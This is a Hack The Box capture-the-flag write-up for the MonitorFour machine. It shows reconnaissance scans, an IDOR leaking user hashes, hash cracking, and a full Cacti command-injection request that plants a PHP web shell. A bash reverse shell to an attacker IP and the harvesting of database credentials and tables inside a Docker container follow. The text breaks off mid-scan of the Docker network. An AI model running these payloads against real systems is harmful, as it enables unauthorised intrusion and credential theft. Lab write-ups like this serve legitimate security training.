Featured image of post HTB MonitorFour Writeup

HTB MonitorFour Writeup

There are two vhost on the machine. The website on default vhost is vulnerable to IDOR, which leaks users hashes. We can crack those hashes with hashcat. Then, we use the credentials to log into the cacti vhost. The cacti vhost is vulnerable to command injection, that allows us to get a shell. However, we find out that the shell is in a docker container. To escape the container, we utilize a Docker RCE. Voila, we got root on the host machine.

Nmap Scan

  1. All UDP port scan
1
sudo nmap -Pn 10.129.251.129 -sU -p- --min-rate 20000 -oN nmap/allUdpPortScan.nmap

Output:

1
2
3
4
5
6
7
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-05 10:34 +08
Nmap scan report for 10.129.251.129
Host is up.
All 65535 scanned ports on 10.129.251.129 are in ignored states.
Not shown: 65535 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 8.84 seconds
  1. All TCP Port Scan
1
sudo nmap -Pn 10.129.251.129 -sS -p- --min-rate 20000 -oN nmap/allTcpPortScan.nmap

Output:

1
2
3
4
5
6
7
8
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-05 10:34 +08
Nmap scan report for 10.129.251.129
Host is up (0.22s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds
  1. Script and version scan
1
sudo nmap -Pn 10.129.251.129 -sCV -p80 --min-rate 20000 -oN nmap/scriptVersionScan.nmap

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-05 10:38 +08
Nmap scan report for 10.129.251.129
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://monitorsfour.htb/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds

Web App Research

  1. Nothing interesting on the website.
  2. Vhost fuzz
1
ffuf -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://monitorsfour.htb -H "Host:FUZZ.monitorsfour.htb" -fs 138

Output:

1
cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 206ms]
  1. Fuzz directory
1
ffuf -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://monitorsfour.htb/FUZZ -ic -o htb_dir_fuzz.txt

Output:

1
2
3
4
5
6
7
login                   [Status: 200, Size: 4340, Words: 1342, Lines: 96, Duration: 213ms]
contact                 [Status: 200, Size: 367, Words: 34, Lines: 5, Duration: 217ms]
user                    [Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 202ms]
static                  [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 202ms]
views                   [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 195ms]
forgot-password         [Status: 200, Size: 3099, Words: 164, Lines: 84, Duration: 200ms]
controllers             [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 437ms]
  1. API fuzzing
1
ffuf -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://monitorsfour.htb/api/v1/FUZZ -ic -o htb_api_dir_fuzz.txt

Output:

1
2
3
4
5
6
user                    [Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 446ms]
users                   [Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 647ms]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 262ms]
auth                    [Status: 405, Size: 0, Words: 1, Lines: 1, Duration: 295ms]
reset                   [Status: 405, Size: 0, Words: 1, Lines: 1, Duration: 4471ms]
:: Progress: [87651/87651] :: Job [1/1] :: 95 req/sec :: Duration: [0:21:49] :: Errors: 0 ::
  1. Ok interesting. Apparently, the http://monitorsfour.htb/user?token=0 endpoint is vulnerable to IDOR. I tried a random value 123 but did not try 0. Wow.
1
http://monitorsfour.htb/user?token=0

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
[
  {
    "id": 2,
    "username": "admin",
    "email": "admin@monitorsfour.htb",
    "password": "56b32eb43e6f15395f6c46c1c9e1cd36",
    "role": "super user",
    "token": "8024b78f83f102da4f",
    "name": "Marcus Higgins",
    "position": "System Administrator",
    "dob": "1978-04-26",
    "start_date": "2021-01-12",
    "salary": "320800.00"
  },
  {
    "id": 5,
    "username": "mwatson",
    "email": "mwatson@monitorsfour.htb",
    "password": "69196959c16b26ef00b77d82cf6eb169",
    "role": "user",
    "token": "0e543210987654321",
    "name": "Michael Watson",
    "position": "Website Administrator",
    "dob": "1985-02-15",
    "start_date": "2021-05-11",
    "salary": "75000.00"
  },
  {
    "id": 6,
    "username": "janderson",
    "email": "janderson@monitorsfour.htb",
    "password": "2a22dcf99190c322d974c8df5ba3256b",
    "role": "user",
    "token": "0e999999999999999",
    "name": "Jennifer Anderson",
    "position": "Network Engineer",
    "dob": "1990-07-16",
    "start_date": "2021-06-20",
    "salary": "68000.00"
  },
  {
    "id": 7,
    "username": "dthompson",
    "email": "dthompson@monitorsfour.htb",
    "password": "8d4a7e7fd08555133e056d9aacb1e519",
    "role": "user",
    "token": "0e111111111111111",
    "name": "David Thompson",
    "position": "Database Manager",
    "dob": "1982-11-23",
    "start_date": "2022-09-15",
    "salary": "83000.00"
  }
]
  1. We can try to crack them
1
hashcat -a 0 -m 0 hashes /usr/share/wordlists/rockyou.txt --username 

Output:

1
admin:56b32eb43e6f15395f6c46c1c9e1cd36:wonderful1

Cacti Vhost


  1. This domain hosts a cacti web app htb-monitorfour-2.png
  2. Default credentials admin:admin and root:<blank> does not work
  3. Bruh I was just trying out passwords when Marcus:wonderful1 worked. Password spray ftw.
  4. This version of Cacti to vulnerable to 3 authenticated RCE
    1. https://github.com/Cacti/cacti/security/advisories/GHSA-c7rr-2h93-7gjf: Failed
    2. https://github.com/Cacti/cacti/security/advisories/GHSA-c5j8-jxj3-hh36: Did not try
    3. https://github.com/Cacti/cacti/security/advisories/GHSA-fxrq-fr7h-9rqq: Succeeded

  5. First, we retrieve the CSRF token htb-monitorfour-3.png Create a new graph template by sending this POST request
1
2
3
4
POST /cacti/graph_templates.php?header=false HTTP/1.1
<SNIP>

__csrf_magic=<CHANGE-THIS>&name=PING+-+Advanced+Ping&graph_template_id=297&graph_template_graph_id=297&save_component_template=1&title=%7Chost_description%7C+-+Advanced+Ping&vertical_label=milliseconds&image_format_id=3&height=200&width=700&base_value=1000&slope_mode=on&auto_scale_opts=1&upper_limit=10&lower_limit=0&unit_value=&unit_exponent_value=1&unit_length=&right_axis=&right_axis_label=XXX%0Acreate+my.rrd+--step+300+DS%3Atemp%3AGAUGE%3A600%3A-273%3A5000+RRA%3AAVERAGE%3A0.5%3A1%3A1200%0Agraph+xxx2.php+-s+now+-a+CSV+DEF%3Aout%3Dmy.rrd%3Atemp%3aAVERAGE%20LINE1%3aout%3a%3c%3f%3dsystem(%24_GET%5b0%5d)%3b%3f%3e%0a&right_axis_format=0&right_axis_formatter=0&left_axis_formatter=0&tab_width=30&legend_position=0&legend_direction=0&rrdtool_version=1.7.2&action=save

Inject payload in right_axis_label parameter. This is the payload base64 decoded

1
2
3
XXX
create my.rrd --step 300 DS:temp:GAUGE:600:-273:5000 RRA:AVERAGE:0.5:1:1200
graph xxx2.php -s now -a CSV DEF:out=my.rrd:temp:AVERAGE LINE1:out:<?=system($_GET[0]);?>




To trigger the payload, navigate to Create > New Graphs > Choose any device > PING - Advanced Ping template and press Create htb-monitorfour-4.png Then go to Graphs > Graph Name > <device-name> - Advanced Ping htb-monitorfour-5.png Our command is injected. If we don’t see the output, press “Turn On Graph Debug Mode” htb-monitorfour-6.png A simple Curl executes our web shell
1
2
3
4
curl http://cacti.monitorsfour.htb/cacti/xxx2.php?0=id
"time","uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=33(www-data) gid=33(www-data) groups=33(www-data)"
1772712600,"NaN"

To get a reverse shell,

1
GET /cacti/xxx2.php?0=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.3/9999+0>%261' HTTP/1.1

Shell as www-data

  1. I realised that this might be a docker container
  2. Getting configuration information
1
cat /var/www/html/cacti/include/config.php | grep -v '*\|^$\|#\|//'

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'mariadb';
$database_username = 'cactidbuser';
$database_password = '7pyrf6ly8qx4';
$database_port     = '3306';
$database_retries  = 5;
$database_ssl      = false;
$database_ssl_key  = '';
$database_ssl_cert = '';
$database_ssl_ca   = '';
$database_persist  = false;
$poller_id = 1;
$url_path = '/cacti/';
$cacti_session_name = 'Cacti';
$cacti_db_session = false;
$disable_log_rotation = false;
$proxy_headers = null;
$i18n_handler = null;
$i18n_force_language = null;
$i18n_log = null;
$i18n_text_log = null;
  1. Connect to the mariadb server
1
mysql -u cactidbuser -p -h mariadb

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
use cacti;
SELECT username,password,realm,full_name,email_address FROM user_auth;

+----------+--------------------------------------------------------------+-------+---------------+-------------------------+
| username | password                                                     | realm | full_name     | email_address           |
+----------+--------------------------------------------------------------+-------+---------------+-------------------------+
| admin    | $2y$10$wqlo06C4isr4q9xhqI/UQOpyM/n8EDzYl/GndqhDh/2LQihzPdHWO |     0 | Administrator |                         |
| guest    | 43e9a4ab75570f5b                                             |     0 | Guest Account |                         |
| marcus   | $2y$10$bPWlnZYLhoDUawu4x8vLAuCIaDbqIUe4s9t9HqFm/1gtbavD/eKGe |     0 | Marcus Haynes | marcus@monitorsfour.htb |
+----------+--------------------------------------------------------------+-------+---------------+-------------------------+
  1. Try to crack this hash:
1
hashcat -a 0 -m 3200 '$2y$10$wqlo06C4isr4q9xhqI/UQOpyM/n8EDzYl/GndqhDh/2LQihzPdHWO' /usr/share/wordlists/rockyou.txt
  • Cannot
  1. /etc/passwd
1
2
3
4
cat /etc/passwd | grep -v 'nologin\|false'
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
marcus:x:1000:1000::/home/marcus:/bin/bash
  • wonderful1 is not the linux password of marcus
  1. Current processes
1
2
3
4
5
ss -tlnp
State       Recv-Q      Send-Q             Local Address:Port              Peer Address:Port      Process                                                   
LISTEN      0           511                      0.0.0.0:80                     0.0.0.0:*          users:(("nginx",pid=13,fd=9),("nginx",pid=12,fd=9))      
LISTEN      0           4096                  127.0.0.11:33115                  0.0.0.0:*                                                                   
LISTEN      0           4096                           *:9000                         *:*  
  1. IP route
1
2
3
ip route
default via 172.18.0.1 dev eth0 
172.18.0.0/16 dev eth0 proto kernel scope link src 172.18.0.3

Let’s do a ping sweep

1
for i in {1..254} ;do (ping -c 1 172.18.0.$i | grep "bytes from" &) ;done
  • Damn no ping
  1. Nginx info
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
server {
        listen 80;
        server_name monitorsfour.htb;
        root /var/www/app;
        index index.php;
        access_log /var/log/nginx/landing_access.log;
        error_log  /var/log/nginx/landing_error.log;
        if ($host != monitorsfour.htb) {
                rewrite ^ http://monitorsfour.htb/;
        }
        location / {
                try_files $uri $uri/ /index.php?$query_string;
        }

        location ~ \.php$ {
                try_files $uri =404;
                fastcgi_pass 127.0.0.1:9000;
                fastcgi_index index.php;
                fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
                include fastcgi_params; 
        }
        location ~ /\.ht {
                deny all;
        }
}
server {
        listen      80;
        server_name cacti.monitorsfour.htb;
        root        /var/www/html;
        index       index.php;

        access_log  /var/log/nginx/cacti_access.log;
        error_log   /var/log/nginx/cacti_error.log;
        charset utf-8;
        gzip on;
        gzip_types text/css application/javascript text/javascript application/x-javascript image/svg+xml text/plain text/xsd text/xsl text/xml image/x-icon;

        location / {
                try_files $uri $uri/ /index.php?$query_string;
        }

        location /api/v0 {
                try_files $uri $uri/ /api_v0.php?$query_string;
        }

        location ~ .php {
                include fastcgi.conf;
                fastcgi_split_path_info ^(.+.php)(/.+)$;
                fastcgi_pass 127.0.0.1:9000;
        }

        location ~ /.ht {
                deny all;
        }
} 
  1. Information in /var/www/app
1
2
3
4
5
6
www-data@821fbd6a43fa:~/app$ cat .env
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
mysql -u monitorsdbuser -p -h mariadb

MariaDB [(none)]> USE monitorsfour_db;
MariaDB [monitorsfour_db]> SELECT username,email,password FROM users;
+-----------+----------------------------+----------------------------------+
| username  | email                      | password                         |
+-----------+----------------------------+----------------------------------+
| admin     | admin@monitorsfour.htb     | 56b32eb43e6f15395f6c46c1c9e1cd36 |
| mwatson   | mwatson@monitorsfour.htb   | 69196959c16b26ef00b77d82cf6eb169 |
| janderson | janderson@monitorsfour.htb | 2a22dcf99190c322d974c8df5ba3256b |
| dthompson | dthompson@monitorsfour.htb | 8d4a7e7fd08555133e056d9aacb1e519 |
| test      | test@test.com              | 3b3e9bf9e01962fe4fb9ef658533392e |
+-----------+----------------------------+----------------------------------+
5 rows in set (0.001 sec)
  • Nothing interesting here
  1. We can read the user.txt from /home/marcus
1
2
www-data@821fbd6a43fa:/home/marcus$ cat user.txt
7b<SNIP>95
  1. OS Information
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
www-data@821fbd6a43fa:/home/marcus$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 13 (trixie)"
NAME="Debian GNU/Linux"
VERSION_ID="13"
VERSION="13 (trixie)"
VERSION_CODENAME=trixie
DEBIAN_VERSION_FULL=13.1
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
www-data@821fbd6a43fa:/home/marcus$ uname -a
Linux 821fbd6a43fa 6.6.87.2-microsoft-standard-WSL2 #1 SMP PREEMPT_DYNAMIC Thu Jun  5 18:30:46 UTC 2025 x86_64 GNU/Linux
  • Interesting, WSL?
1
/var/www/html/cacti/lib/database.php
  1. Ok, I loaded nmap onto the docker host
1
./nmap -Pn 172.18.0.1 -p- --min-rate 500

Output:

1
2
3
4
5
6
7
8
9
Starting Nmap 7.93SVN ( https://nmap.org ) at 2026-03-05 13:34 UTC
Nmap scan report for 172.18.0.1
Host is up (0.00027s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  unknown
111/tcp   open  unknown
3306/tcp  open  unknown
51579/tcp open  unknown
1
./nmap -Pn 172.18.0.2 -p- --min-rate 500

Output:

1
2
3
4
5
6
Starting Nmap 7.93SVN ( https://nmap.org ) at 2026-03-05 13:35 UTC
Nmap scan report for mariadb.docker_setup_default (172.18.0.2)
Host is up (0.00038s latency).
